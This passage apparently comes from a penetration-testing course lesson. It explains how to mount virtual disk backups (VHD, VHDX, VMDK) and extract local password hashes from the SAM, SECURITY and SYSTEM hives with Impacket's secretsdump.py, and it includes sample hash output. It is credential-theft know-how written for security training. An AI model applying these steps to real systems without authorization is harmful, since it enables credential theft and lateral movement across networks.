yovecio@htb[/htb]$ guestmount --add WEBSRV10.vhdx --ro /mnt/vhdx/ -m /dev/sda1

In Windows, we can right-click on the file and choose Mount, or use the Disk Management utility to mount a .vhd or .vhdx file. If preferred, we can use the [Mount-VHD](https://docs.microsoft.com/en-us/powershell/module/hyper-v/mount-vhd?view=windowsserver2019-ps) PowerShell cmdlet. Regardless of the method, once we do this, the virtual hard disk will appear as a lettered drive that we can then browse.



For a .vmdk file, we can right-click and choose Map Virtual Disk from the menu. Next, we will be prompted to select a drive letter. If all goes to plan, we can browse the target operating system's files and directories. If this fails, we can use VMWare Workstation File --> Map Virtual Disks to map the disk onto our base system. We could also add the .vmdk file onto our attack VM as an additional virtual hard drive, then access it as a lettered drive. We can even use 7-Zip to extract data from a .vmdk file. This [guide](https://www.nakivo.com/blog/extract-content-vmdk-files-step-step-guide/) illustrates many methods for gaining access to the files on a .vmdk file.

**Retrieving Hashes using Secretsdump.py**

Why do we care about a virtual hard drive (especially Windows)? If we can locate a backup of a live machine, we can access the C:\Windows\System32\Config directory and pull down the SAM, SECURITY and SYSTEM registry hives. We can then use a tool such as [secretsdump](https://github.com/SecureAuthCorp/impacket/blob/master/impacket/examples/secretsdump.py) to extract the password hashes for local users.

Retrieving Hashes using Secretsdump.py

yovecio@htb[/htb]$ secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL

Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[\*] Target system bootKey: 0x35fb33959c691334c2e4297207eeeeba

[\*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[\*] Dumping cached domain logon information (domain/username:hash)

<SNIP>

We may get lucky and retrieve the local administrator password hash for the target system or find an old local administrator password hash that works on other systems in the environment (both of which I have done on quite a few assessments).